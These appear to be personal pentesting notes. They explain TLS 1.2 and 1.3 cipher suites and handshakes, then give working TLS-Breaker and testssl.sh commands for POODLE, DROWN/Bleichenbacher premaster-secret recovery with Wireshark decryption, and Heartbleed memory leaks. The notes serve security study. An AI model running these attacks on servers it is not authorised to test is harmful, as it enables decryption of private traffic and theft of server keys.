Overview#
TLS 1.2#
Cypher Suite#
In TLS, cipher suites define the cryptographic algorithms used for a connection. For example, TLS_DH_RSA_WITH_AES_128_CBC_SHA256 means:
- The key exchange algorithm is
Diffie-Hellman (DH) - Server authentication is performed via
RSA - The encryption algorithm is
AES-128inCBCmode - The MAC algorithm is a
SHA256HMAC
TLS_DHE and TLS_ECDHE key exchange algorithms provide Perfect Forward Secrecy (PFS), meaning if attacker obtain current key, they cannot decrypt past messages
Handshake#
During the handshake, the client and server establish a connection and negotiate all the required parameters to establish a secure channel for application data. The handshake follows a well-defined schema and varies slightly depending on the cipher suite that is negotiated.
- The handshake begins with the client sending the
ClientHellomessage. This message informs the server that the client wants to establish a secure connection. It contains the latest TLS version supported by the client, as well as a list of cipher suites the client supports. - The server responds with a
ServerHellomessage. The server chooses a TLS version that is equal to or lower than the version provided by the client. Additionally, the server chooses one of the cipher suites provided in theClientHello. - After agreeing on the TLS version and cryptographic parameters, the server provides a certificate in the
Certificatemessage, thereby proving the server’s identity to the client.
If a PFS cipher suite was agreed upon:
- The server proceeds to share fresh key material in the
ServerKeyExchangemessage. It contains a key share as well as a signature. This is followed by theServerHelloDonemessage. - The client responds with the
ClientKeyExchangemessage, containing the client’s key share. After this, the key exchange is concluded, and both parties share a secret that is used to derive a shared symmetric key. - Both parties transmit a
ChangeCipherSpecmessage to indicate that all following messages are encrypted using the computed symmetric key. From this point forward, all data is encrypted and MAC-protected
TLS 1.3#
Cypher Suite#
TLS 1.3 only supports key exchange algorithms that support Perfect Forward Secrecy (PFS).
It is also significantly shorter than TLS 1.2 cipher suites. A TLS 1.3 cipher suite looks like this: TLS_AES_128_GCM_SHA256. It specifies encryption algorithm + mode, then hash algorithm for HMAC algorithm.
Handshake#
A few steps has been redesigned or removed:
- Just like in TLS 1.2, the TLS 1.3 handshake begins with the
ClientHellomessage. However, in TLS 1.3, this message contains the client’s key share in addition to the supported cipher suites, eliminating the need for theClientKeyExchangemessage later on in the handshake. This key share is contained in an extension that is sent with theClientHellomessage. - The server responds with the
ServerHellomessage, which confirms the key agreement protocol and specifies the chosen cipher suite. This message also contains the server’s key share. A fresh key share is always transmitted here to guarantee PFS. This replaces the need for theServerKeyExchangemessage in TLS 1.2, which was required when PFS cipher suites were used. The server’s certificate is also contained within theServerHellomessage. - The handshake concludes with a
ServerFinishedandClientFinishedmessage.
Attacks#
Very rare, almost impossible to find in the wild
You can test TLS with this tool. It rates how secure the TLs implementation is and also show vulnerabilities if present
git clone --depth 1 https://github.com/drwetter/testssl.sh.git
cd testssl.sh/
bash testssl.sh https://example.com
I don’t know how this works at all, so I will just show you the tool to exploit. Install it
sudo apt install maven
git clone https://github.com/tls-attacker/TLS-Breaker
cd TLS-Breaker/
mvn clean install -DskipTests=true
Use java 11 for this. List all java paths and use full path of java 11
update-alternatives --list javaPadding oracle#
POODLE#
Works only on SSL3.0. Sometimes you can also force a downgrade attack from TLS to SSL.
Now we can try the tool.
java -jar apps/poodle-1.0.1.jar -connect 127.0.0.1:443DROWN#
This is a vulnerability in SSL 2.0
To use this attack, we can either specify a pcap file with -pcap ./file.pcap
java -jar apps/bleichenbacher-1.0.1.jar -executeAttack -pcap ./bleichenbacher.pcapOr connect to a live server with -connect example.com:443 and our specified premaster secret with -encrypted_premaster_secret

java -jar apps/bleichenbacher-1.0.1.jar -executeAttack -connect 127.0.0.1:443 -encrypted_premaster_secret a367[..]3953To obtain a encrypted premaster secret, we can extract from the conversation we want to decrypt using Wireshark, select on Client Key Exchange and do as the photo below.
The tool gives us the padded premaster secret. We have to remove the padding to obtain the unpadded premaster secret. This can be done by stripping everything up until the TLS version, which in this case is TLS 1.2 or 0303 in hex
echo -n 21[...]a8 | awk -F '0303' '{print "0303"$2}'After obtaining the premaster secret, we can decrypt the entire communication in Wireshark.
We need to open the file in Wireshark, select a ClientHello message and copy the Random field as Hex stream

Now that we know the client’s random and premaster secret, we can create a key file. This file has the following format:
PMS_CLIENT_RANDOM <client_random> <unpadded_premaster_secret>Then we can decrypt by going to Edit -> Preferences -> Protocols -> TLS and specifying the path to the key file under (Pre)-Master-Secret log filename
HeartBleed#
It is an attack on the TLS extension
Heartbeat. The extension check whether the TLS session is still alive by making client sending heartbeat request periodically. The client would send an arbitrary payload to the server containing the payload and the length like(payload, 7), and the server will copy that in memory, then send it back to client.However, in specific version of OpenSSL (
OpenSSL 1.0.1 through 1.0.1f), it doesn’t check the length, so the client can send a small payload with a way bigger length like(payload, 1024), and the server will try to read way beyond that memory space and leak information like private key.
We can check whether the server is vulnerable with the same tool TLS-Breaker
java -jar heartbleed-1.0.1.jar -connect 127.0.0.1:443Now we can exploit with -executeAttack flag. We might want to repeat this attack multiple times with the -heartbeats flag since the attack is not deterministic.
java -jar heartbleed-1.0.1.jar -connect 127.0.0.1:443 -executeAttack -heartbeats 10